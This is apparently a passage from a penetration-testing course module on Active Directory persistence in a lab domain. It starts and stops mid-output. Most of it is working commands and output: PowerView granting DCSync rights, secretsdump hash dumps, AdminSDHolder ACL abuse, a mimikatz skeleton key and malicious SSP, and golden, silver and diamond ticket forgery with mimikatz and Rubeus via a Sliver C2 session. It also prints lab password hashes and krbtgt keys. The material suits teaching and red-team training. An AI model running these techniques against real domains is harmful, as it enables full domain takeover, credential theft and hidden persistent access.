[*] Uploaded service binary to \\dc01.child.htb.local\C$\windows\temp\5-
CONVERT-7ot.exe
[*] Waiting a bit for the file to be analyzed ...
[*] Successfully started service on dc01.child.htb.local
(c:\windows\temp\5-CONVERT-7ot.exe)
[*] Successfully removed service Teams on dc01.child.htb.local

[*] Session 9fccdeae psexec-pivot - 10.129.205.234:49713->http-> (dc01) -
windows/amd64 - Thu, 16 May 2024 06:44:15 BST
```

The session would be running in the context of `NT AUTHORITY\SYSTEM`. Switching over to that session we are going to utilize SharpView's alias to grant the user `svc_sql` DCSync privileges.

```
sliver (http) > use 9fccdeae-2501-4770-806b-50be66c2f623

[*] Active session psexec-pivot (9fccdeae-2501-4770-806b-50be66c2f623)

sliver (psexec-pivot) > info

        Session ID: 9fccdeae-2501-4770-806b-50be66c2f623
              Name: psexec-pivot
          Hostname: dc01
              UUID: 361e3942-bc59-828d-e359-d7c231ba05b2
          Username: NT AUTHORITY\SYSTEM
               UID: S-1-5-18
               GID: S-1-5-18
               PID: 3760
                OS: windows
           Version: Server 2016 build 17763 x86_64
            Locale: en-US
              Arch: amd64
         Active C2:
    Remote Address: 10.129.205.234:49713->http->
         Proxy URL:
Reconnect Interval: 1m0s
     First Contact: Thu May 16 06:44:15 BST 2024 (5m6s ago)
      Last Checkin: Thu May 16 06:49:15 BST 2024 (6s ago)
```

```
sliver (psexec-pivot) > sharpview -- 'Add-DomainObjectAcl  -
PrincipalIdentity svc_sql -Rights DCSync'
```

Right after, we have made the change, we are going to proceed to verify it by using secretsdump from Impacket.

```
proxychains impacket-secretsdump -just-dc
'svc_sql:jkhnrjk123!'@172.16.1.15 | grep -i :::
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:135  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:49667
...  OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:zzd6a50787zzz8b7534143c
1c6f28zz:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931bzzz9d7e0c089c0
:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ec3e7zzze3f086zz7ecbed1fab:::
child.htb.local\svc_sql:1107:aad3b435b51404eeaad3b435b51404ee:zz97ce745e4a
993a01ee88c09ce608zz:::
child.htb.local\alice:1112:aad3b435b51404eeaad3b435b51404ee:zzc4f2f23875a3
4780759d9a9932cdzz:::
child.htb.local\bob:1113:aad3b435b51404eeaad3b435b51404ee:zz365827d79c4f5c
c9b52b688495fdzz:::
child.htb.local\carrot:1114:aad3b435b51404eeaad3b435b51404ee:zz1128aec722d
13eefd5c517093308zz:::
child.htb.local\david:1117:aad3b435b51404eeaad3b435b51404ee:zz83dee78f430f
eb7cd754333c78cfzz:::
child.htb.local\websec:1118:aad3b435b51404eeaad3b435b51404ee:zz3b15ba0f27d
bf0fd56cd54b1db1azz:::
child.htb.local\mobilesec:1119:aad3b435b51404eeaad3b435b51404ee:zz3b15ba0f
27dbf0fd56cd54b1db1azz:::
child.htb.local\eric:1122:aad3b435b51404eeaad3b435b51404ee:zz42e0cc228d1a0
cb4621ebce433bczz:::
child.htb.local\frank:1123:aad3b435b51404eeaad3b435b51404ee:zz6ec05df8ac74
9be6c3b0e3b0e347zz:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:zz0d297422f9773474b6fec613559a
zz:::
WEB01$:1104:aad3b435b51404eeaad3b435b51404ee:zz64a188e632ce4f3e72f70bf3c21
4zz:::
SRV01$:1105:aad3b435b51404eeaad3b435b51404ee:zz0072cda11c9ec4e900520f0f43e
7zz:::
```

```
SRV02$:1106:aad3b435b51404eeaad3b435b51404ee:zz6294ba41e28388da6912e16e4f8
6zz:::
HTB$:1103:aad3b435b51404eeaad3b435b51404ee:zz14af5ef3ebc1718f12aa8de24847z
z:::
```

Method 2: Evil-WinRM

Evil-WinRM can load scripts from our local workstation to the target one using the `-s` / `--scripts` with specifying the local path that holds the PowerShell scripts. Once we have established a connection to the machine, we can load `PowerView.ps1` by invoking it in the command line. We can invoke the `menu` command to check the available commands loaded from the module.

```
proxychains evil-winrm -i 172.16.1.15 -u Administrator -H
e7d6a507876e2c8b7534143c1c6f28ba -s .
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14

Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> PowerView.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> menu

   ,.   (   .      )               "            ,.   (   .      )       .
  ("  (  )  )'     ,'             (     '    ("     )  )'     ,'   .  ,)
.; )  ' (( (" )    ;(,      .     ;)  "  )"  .; )  ' (( (" )   );(,   )((
_".,_,.__).,) (._( ._),     )  , (._..( '._"._, . '._)_(.,_(_".) _( _')
\_   _____/__  _|__|  |    ((  (  /  \    /  \__| ____\______   \  /     \
 |    __)_\  \/ /  |  |    ;_)_') \   \/\/   /  |/    \|       _/ /  \ /
\
 |        \\   /|  |  |__ /_____/  \        /|  |   |  \    |   \/    Y
\
/_______  / \_/ |__|____/           \__/\  / |__|___|  /____|_  /\____|__
/
        \/                                \/          \/       \/
\/

       By: CyberVaca, OscarAkaElvis, Jarilaos, Arale61 @Hackplayers
[+] Add-DomainGroupMember
[+] Add-DomainObjectAcl
[+] Add-RemoteConnection
[+] Add-Win32Type
```

```
[+] Convert-ADName
[+] Convert-DNSRecord
[+] ConvertFrom-LDAPLogonHours
[+] ConvertFrom-SID
[+] ConvertFrom-UACValue
[+] Convert-LDAPProperty
[+] ConvertTo-SID
[+] Dll-Loader
[+] Donut-Loader
<SNIP>
```

We can grant a user with DCSync permission to achieve access persistence. Use the Add-DomainObjectAcl cmdlet in PowerView:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Add-DomainObjectAcl  -
PrincipalIdentity svc_sql -Rights DCSync
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK
```

We can verify `svc_sql`'s permission by utilizing secretsdump, and upon inspection, it becomes evident that the user `svc_sql` possesses DCSync permission.

```
proxychains impacket-secretsdump -just-dc
'svc_sql:jkhnrjk123!'@172.16.1.15 | grep -i :::
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:135  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:49667
...  OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:zzd6a50787zzz8b7534143c
1c6f28zz:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931bzzz9d7e0c089c0
:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ec3e7zzze3f086zz7ecbed1fab:::
child.htb.local\svc_sql:1107:aad3b435b51404eeaad3b435b51404ee:zz97ce745e4a
993a01ee88c09ce608zz:::
child.htb.local\alice:1112:aad3b435b51404eeaad3b435b51404ee:zzc4f2f23875a3
4780759d9a9932cdzz:::
```

```
child.htb.local\bob:1113:aad3b435b51404eeaad3b435b51404ee:zz365827d79c4f5c
c9b52b688495fdzz:::
child.htb.local\carrot:1114:aad3b435b51404eeaad3b435b51404ee:zz1128aec722d
13eefd5c517093308zz:::
child.htb.local\david:1117:aad3b435b51404eeaad3b435b51404ee:zz83dee78f430f
eb7cd754333c78cfzz:::
child.htb.local\websec:1118:aad3b435b51404eeaad3b435b51404ee:zz3b15ba0f27d
bf0fd56cd54b1db1azz:::
child.htb.local\mobilesec:1119:aad3b435b51404eeaad3b435b51404ee:zz3b15ba0f
27dbf0fd56cd54b1db1azz:::
child.htb.local\eric:1122:aad3b435b51404eeaad3b435b51404ee:zz42e0cc228d1a0
cb4621ebce433bczz:::
child.htb.local\frank:1123:aad3b435b51404eeaad3b435b51404ee:zz6ec05df8ac74
9be6c3b0e3b0e347zz:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:zz0d297422f9773474b6fec613559a
zz:::
WEB01$:1104:aad3b435b51404eeaad3b435b51404ee:zz64a188e632ce4f3e72f70bf3c21
4zz:::
SRV01$:1105:aad3b435b51404eeaad3b435b51404ee:zz0072cda11c9ec4e900520f0f43e
7zz:::
SRV02$:1106:aad3b435b51404eeaad3b435b51404ee:zz6294ba41e28388da6912e16e4f8
6zz:::
HTB$:1103:aad3b435b51404eeaad3b435b51404ee:zz14af5ef3ebc1718f12aa8de24847z
z:::
```


AdminSDHolder

AdminSDHolder is a unique security principal within Active Directory that protects certain built-in sensitive principals from modification, such as Domain Admins, Enterprise Admins, Schema Admins, etc. For example, the change will be reverted if we grant a user Full Control permission to the Administrators group within one hour. This is because the Security Descriptor Propagator (SDProp) compares the ACL of protected principals with the ACL defined in AdminSDHolder.

Though we cannot successfully modify ACL protected by AdminSDHolder, we can modify AdminSDHolder. To grant Eric Full Control permission to AdminSDHolder, we can execute the PowerView cmdlet as follows:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Add-DomainObjectAcl -
TargetIdentity "CN=AdminSDHolder,CN=System,DC=child,DC=htb,DC=local" -
PrincipalIdentity eric -Rights All
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK
```

On Dc01, we can see that Eric now has Full Control permission on AdminSDHolder.



Skeleton Key

Skeleton key is a technique to bypass authentication by patching the `lsass.exe` process on the domain controller and hijacking the usual NTLM and Kerberos authentication flows. As a result, any user with a specific password can be authenticated and access sensitive resources and data on the network without knowing the actual password (the real password still works).

We can use mimikatz to backdoor a Skeleton key, however, the technique is not persistent after a reboot.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> upload mimikatz.exe
Info: Uploading mimikatz.exe to
C:\Users\Administrator\Documents\mimikatz.exe

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK

Data: 1745928 bytes of 1745928 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\Administrator\Documents> .\mimikatz.exe
"privilege::debug" "misc::skeleton" "exit"
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK
```

```
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz(commandline) # exit
Bye!
```

After that, we can use `mimikatz` as the Skeleton key and authenticate as any user in the domain.

Malicious SSP

Security Support Providers (SSPs) are a part of the Windows operating system that offer ways for an application to obtain an authenticated connection. Examples of SSPs used in a domain computer include Kerberos, NTLM, Wdigest, msv, etc. The following is a snippet of output in mimikatz; we can notice multiple SSPs.

```
Authentication Id : 0 ; 221758 (00000000:0003623e)
Session           : Interactive from 1
User Name         : Administrator
Domain            : CHILD
Logon Server      : DC01
Logon Time        : 1/18/2023 7:26:14 PM
SID               : S-1-5-21-2749819870-3967162335-1946002573-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : CHILD
         * NTLM     : e7d6a507876e2c8b7534143c1c6f28ba
         * SHA1     : f879290122531be79264e1d8317f6b61c7266eca
```

```
         * DPAPI    : 3c9427e7a985cd448abd9f3f93dfff9e
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : CHILD
         * Password : (null)
        kerberos :
         * Username : administrator
         * Domain   : CHILD.HTB.LOCAL
         * Password : (null)
        ssp :
        credman :
```

We can backdoor a custom SSP by executing the command `misc::memssp` in the mimikatz command line.

```
mimikatz # misc::memssp
Injected =)
```

Next time when a user logs on, the plaintext password will be contained in the file `C:\Windows\System32\mimilsa.log`.

ACL Persistence

In the previous section, we discussed some common DACL exploitation; we abused them to escalate our privilege in the domain. However, we can also abuse DACL to maintain our access. The ways are countless, and the principle behind them is simple: helping us compromise privileged domain principals again quickly. Some examples:

- Grant a low-privileged user with WinRM access to the domain controller
- Grant a low-privileged user with Remote Desktop access to the domain controller
- Grant a low-privileged user with WMI access to the domain controller
- Write permission on a certificate template
- DCSync backdoor
- LAPS backdoor

Golden Ticket

In the Kerberos section, we learned that TGT is encrypted with krbtgt's hash. When we have DCSync permission, we can retrieve krbtgt's hash. As long as we know krbtgt's hash, we can sign and encrypt a ticket to make the golden ticket valid and impersonate any user with any privilege.

In the command, we provide `krbtgt`'s AES256, and impersonate the domain admin `child\Administrator`. The valid time is 10 hours (10 years by default, which stands out from other tickets), regardless of a single password change.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\mimikatz.exe
"privilege::debug" "lsadump::dcsync /user:child\krbtgt" "exit"
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::dcsync /user:child\krbtgt
[DC] 'child.htb.local' will be the domain
[DC] 'dc01.child.htb.local' will be the DC server
[DC] 'child\krbtgt' will be the user account

Object RDN           : krbtgt

<SNIP>

* Primary:Kerberos-Newer-Keys *
    Default Salt : CHILD.HTB.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
f2a363997e7539b83637c12d872600a2b4c2727f2ebd35229d33dd85bdc11ed8
      aes128_hmac       (4096) : c6eee931cc438dd709d1bcef7594b343
      des_cbc_md5       (4096) : ba7013d3fe2c67d0
<SNIP>

*Evil-WinRM* PS C:\Users\Administrator\Documents> .\mimikatz.exe
"kerberos::golden /user:Administrator /domain:child.htb.local /sid:S-1-5-
21-2749819870-3967162335-1946002573
/aes256:f2a363997e7539b83637c12d872600a2b4c2727f2ebd35229d33dd85bdc11ed8
/startoffset:0 /endin:600 /renewmax:10080 /ticket:golden.kirbi" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
```

```
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # kerberos::golden /user:Administrator
/domain:child.htb.local /sid:S-1-5-21-2749819870-3967162335-1946002573
/aes256:f2a363997e7539b83637c12d872600a2b4c2727f2ebd35229d33dd85bdc11ed8
/startoffset:0 /endin:600 /renewmax:10080 /ticket:golden.kirbi
User      : Administrator
Domain    : child.htb.local (CHILD)
SID       : S-1-5-21-2749819870-3967162335-1946002573
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey:
f2a363997e7539b83637c12d872600a2b4c2727f2ebd35229d33dd85bdc11ed8 -
aes256_hmac
Lifetime  : 11/28/2023 12:51:35 PM ; 11/28/2023 10:51:35 PM ; 12/5/2023
12:51:35 PM
-> Ticket : golden.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz(commandline) # exit
Bye!
```

The golden ticket is powerful. Because of widespread abuse of it, this has led to heavy monitoring for it. Two common detection techniques are as follows:
1. TGS-REQs that have no corresponding AS-REQ
2. TGTs have a 10-year lifetime (Default lifetime created by Mimikatz). This is why we specified the lifetime as 10 hours.

Silver Ticket

A golden ticket is a forged TGT, while a Silver Ticket is a forged service ticket. Like holding a golden ticket, we can impersonate any user to access any service, but only on a specific machine. To create a silver ticket, we need the computer account's credentials (NTLM/AES256). We provide the user we wanted to impersonate, the computer machine's credential, the target machine, the target service, and specify the ticket's lifetime as 10 hours.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\mimikatz.exe
"kerberos::golden /user:Administrator /domain:child.htb.local /sid:S-1-5-
21-2749819870-3967162335-1946002573 /target:srv01 /service:cifs
/aes256:b358beae56d68a3713ac6ff800bfe60826444233f8bc9b1cbd7d0352405fab8f
/startoffset:0 /endin:600 /renewmax:10080 /ticket:silver.kirbi" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # kerberos::golden /user:Administrator
/domain:child.htb.local /sid:S-1-5-21-2749819870-3967162335-1946002573
/target:srv01 /service:cifs
/aes256:b358beae56d68a3713ac6ff800bfe60826444233f8bc9b1cbd7d0352405fab8f
/startoffset:0 /endin:600 /renewmax:10080 /ticket:silver.kirbi
User      : Administrator
Domain    : child.htb.local (CHILD)
SID       : S-1-5-21-2749819870-3967162335-1946002573
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey:
b358beae56d68a3713ac6ff800bfe60826444233f8bc9b1cbd7d0352405fab8f -
aes256_hmac
Service   : cifs
Target    : srv01
Lifetime  : 11/28/2023 1:33:27 PM ; 11/28/2023 11:33:27 PM ; 12/5/2023
1:33:27 PM
-> Ticket : silver.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz(commandline) # exit
Bye!
```

Compared to a golden ticket, a silver ticket is helpful for a reasonable period (30 days for a computer account by default) of persistence because the computer account password changes every 30 days by default.

To create a silver ticket according to our needs, we can refer to the following table to specify what access we want to maintain.

Access Type	Service
`PsExec`	cifs
`WMI`	HOST RPCSS
`WinRM`	HOST HTTP
`Scheduled Tasks`	HOST

Diamond Ticket

A diamond ticket is also a TGT that can be used to impersonate any user and access any service in the domain. A golden ticket is signed and encrypted by krbtgt's credential, while a diamond ticket is made by modifying a legitimate TGT issued by the domain controller. After requesting a legitimate TGT, the modification can be done by decrypting the TGT with krbtgt's credential, changing specific fields, and encrypting it.

We supplied the target user carrot, `carrot`'s RID, RID of the group "Domain Admins", and `krbtgt`'s AES256.

```
sliver (http-beacon) > execute-assembly /home/htb-ac-1008/Rubeus.exe
diamond /tgtdeleg /ticketuser:carrot /ticketuserid:1114 /group:512
/krbkey:f2a363997e7539b83637c12d872600a2b4c2727f2ebd35229d33dd85bdc11ed8
/nowrap

[*] Output:


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Diamond Ticket

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target
'cifs/dc01.child.htb.local'
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegation ticket is now in GSS-API
output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
```

```
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache:
bjPYdahrofDNPiDDTcHLxhIMAT5EJNuMD+Kon6QpkWE=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):


doIFDDCCBQigAwIBBaEDAgEWooIEDDCCBAhhggQEMIIEAKADAgEFoREbD0NISUxELkhUQi5MT0
NBTKIkMCKgAwIBAqEbMBkbBmtyYnRndBsPQ0hJTEQuSFRCLkxPQ0FMo4IDvjCCA7qgAwIBEqED
AgECooIDrASCA6h2q5Gn929VXT8/Uy0oHjF8/EL8JluEWVDovPRl0UeNPXjPJWWFyvfXsvAMTc
PhLFXGgN4rmcQmU8ROpOLaRBgjGCG0wig/W3Z06TrQv9wOJuokLYi9GMGJspXyeGXHqFV7lpjq
hxbs7rSVoyVgI0AvmHkBAajZ7pnY0YpMCMg2GQgj+b4/zBsQBNY95xMukpNVO6a7Xj0mbIhLbN
bBxCXN77AZ4o6FxqFmz1WwGLYFyn71ducgg5e5mYu7KXhKtH14GeHZAUVXHzuMdxs+9WeyerxZ
n/fvKg/dkH71N8RJ7IssSwF7SLKsKp+lKs9GHFbRS8TWSgfTA5cNUObtPEZeYrHm2KcBgq640C
BoISsVAZeggkfWudcZHULmmxRMgv4tnrFAOaawQ1SUG0SXMm1Yk2a9d+3kyhSk1BD84i7CN19I
SiMaXvLpdukXsa1Pni3IevKhIQ0vkgNPrTHgWoGyYtAO2rOCsLwkAkzkjLTXsDLfPOik7/C+e3
svVTwG1g/20FzQUFeC5hE3NhbdkGEEr46hBywXFrbKvLCbI0+GS8z3XadtQg9muuK9PdB+1Esj
wqfjbB86yYzlwWA6H/YKvzoNPzts7Zhafy7KEX18q0NEmAgNFamcICr4vWMSqRUcPhr9Rl0Vep
uR0vncWkxoDicABUvUscm6Ksc4J6x0Enb5tdxw0o3zXAhlLZ5YhMrfCGZyTHmfakrMMNxXiMD+
JHG1kdjqFCpQ7eNW/Md1e/9YfqosyOAXlzZ4alaEfYXJjSgDndxnxIE11qIOtjQJQa7aBa2wHu
SSDP5bBZ7E61ypSndfXZQdVmSavF10//jkaKPQg0eXM461uc5+Mpe1TLeKJ2CLUgIGYhrFjoz5
NI+rsUWRVwTSHU7PTYj1goXpXWPFbx2C4gZJUeSsLvJhn/9WzeD9odlf+33MXSuOpoeCWLzpRh
0ul8Q6VUogRUTZzWb2A0faUSY1FAp/qqQZSCaWbfgn//EW7gNos5kRKlv+0el8gAFZYEzSHLtR
nZQjrqyAkdT3tY+L5jqvMwqLgkYjz4CwVnIc/OZXr4OJra+lmvf741bB46NQrw8c9kdFoQVBnE
/93Qnq4jRzJajE77gUSJgZ8pa4rpwSfVIPbXdsYfOG6bWmVBvY7WFJlLMP4sv5pPHwZ1Q83lpB
igfFgfKzvz2wo+iwQ8Kl1zjngj0zjSUZOa9FWMj1tMMFwlXUzCi6owm+37anoPoRuqYpxlRiX7
SHA9qjgeswgeigAwIBAKKB4ASB3X2B2jCB16CB1DCB0TCBzqArMCmgAwIBEqEiBCBI6tJZlU/Q
t5RqzPq7zpuBnCWUpnsPGF4/6W3XN4QieaERGw9DSElMRC5IVEIuTE9DQUyiETAPoAMCAQGhCD
AGGwRlcmljowcDBQBgoQAApREYDzIwMjMxMTI4MjEzODI4WqYRGA8yMDIzMTEyOTA3MjQzNVqn
ERgPMjAyMzEyMDUyMTI0MzVaqBEbD0NISUxELkhUQi5MT0NBTKkkMCKgAwIBAqEbMBkbBmtyYn
RndBsPQ0hJTEQuSFRCLkxPQ0FM

[*] Decrypting TGT
[*] Retreiving PAC
[*] Modifying PAC
[*] Signing PAC
[*] Encrypting Modified TGT

[*] base64(ticket.kirbi):


doIFODCCBTSgAwIBBaEDAgEWooIENjCCBDJhggQuMIIEKqADAgEFoREbD0NISUxELkhUQi5MT0
NBTKIkMCKgAwIBAqEbMBkbBmtyYnRndBsPQ0hJTEQuSFRCLkxPQ0FMo4ID6DCCA+SgAwIBEqED
AgEDooID1gSCA9KqDyI908KXewW8P+ZnBJ2ZKtV3fmTSdxL5YMUMy1WWGS60hkoqYg/LQWu9jN
xwazLhf2prADwzvTPfPwMdKAIdhQYFim9M0Rm8/FK1KMnwxjivX2hIgGo8HO7iVVT0Vv8XLnJO
Uiv8j6tn5FXLBLjZCe+DPjS7lAWa2cN5XZfj8k46m35k/kvFFjJJwyMXzVhux+e2CKjw/+Yfj4
Jq4O9DQnfNrivkxonMHd5AJcx36n5EPrZKdphJG3P6CJFFEvFYzztlcTNlUJsYicOTHiu8nqX0
MrRVYd1JlftXQjhNfwkx19k5OVnX8tFz0SE3IJz6T2CZfefPHpHkQGPFYj6btyd6aSUL0WiXQe
gqRqmkFZhbYp540f8ZNPsViLd2mVwKvO3EFCRH/3v3/KH3KiudEidsIP5kc0S/EbSq0lY7xDAb
TfpNf1CRFAVlx4wmUpzJo+kjjxApP1xbOKv5fiimNd6U30x3T0Oufw6BVYwhNF1HR2pMGWsJAt
```

```
coKfAxlGfI4sG3Kjjfu5JCsyAJ9VvQoZ58RHkcoZrIlSXZAeKoT2qqnUa7X+72tFeuXGvnB15i
KQIOemgV7viKfBbPvgPntZcaVjFG8r9S+BDJwrnmr8mT81OqLYhexFn+mEy2htrwnCiY/CV6Hb
9QfVgApDZVzhUkQE825G9WkyPtiFpMgl2x0HmsomjUDrblzs0kxrwdjwHfp1ega/0WMEvBJsj8
dJP2AU5++5JBKeB1PhWwnW78w2LY3s0rBfWesVaCLlqdiCwas2myQZw5SQ+BKe9VgC6SCzGShl
uFWu/6xP+mZcX3XQMabZuGu0GGFt/xMTpSGN9dKSaChf9n60ThZ2sX+CdUz0bfMr5Nikpe4CMf
/6HW14lnDaJnkkHe5W3FOouCIKHdoaangcuDaZ6fJbqFeK9QVGN9C6IGOqqbxN3pi8ce1XX0xc
ak4x/NNFbZ9f9v3+3RGSL8EkN+z5/0CmoJXrEizzgEcymYY/jyAxfHBExhBWERkiZQRhnhH7CR
PFKZuQSsMDko0u10rsttRb2wkFiWn3qNxD5vPoIVBBFvBtDZat6qTJtyphVTC2rLMyQLg6XYsi
O53t65jP/9G1WkPu5DGOYli9IUSGegsdm7HS+UOicv7kX/ooGQ2qvQRWy5QyelIxGNnHl66PHE
D9efPZYJdn1pA5EY0dGVeRORuuSJHdneAIR7odEbkjr1fwp3nXLtaYgaG8MZR9pOJCTJxFkWGc
l1RR9BG0KKL0quNVHniwNJoezVFQ5zjcn0DlUqOWgN+D+v0wNcCdEmF8yHtoujge0wgeqgAwIB
AKKB4gSB332B3DCB2aCB1jCB0zCB0KArMCmgAwIBEqEiBCBI6tJZlU/Qt5RqzPq7zpuBnCWUpn
sPGF4/6W3XN4QieaERGw9DSElMRC5IVEIuTE9DQUyiEzARoAMCAQGhCjAIGwZjYXJyb3SjBwMF
AGChAAClERgPMjAyMzExMjgyMTM4MjhaphEYDzIwMjMxMTI5MDcyNDM1WqcRGA8yMDIzMTIwNT
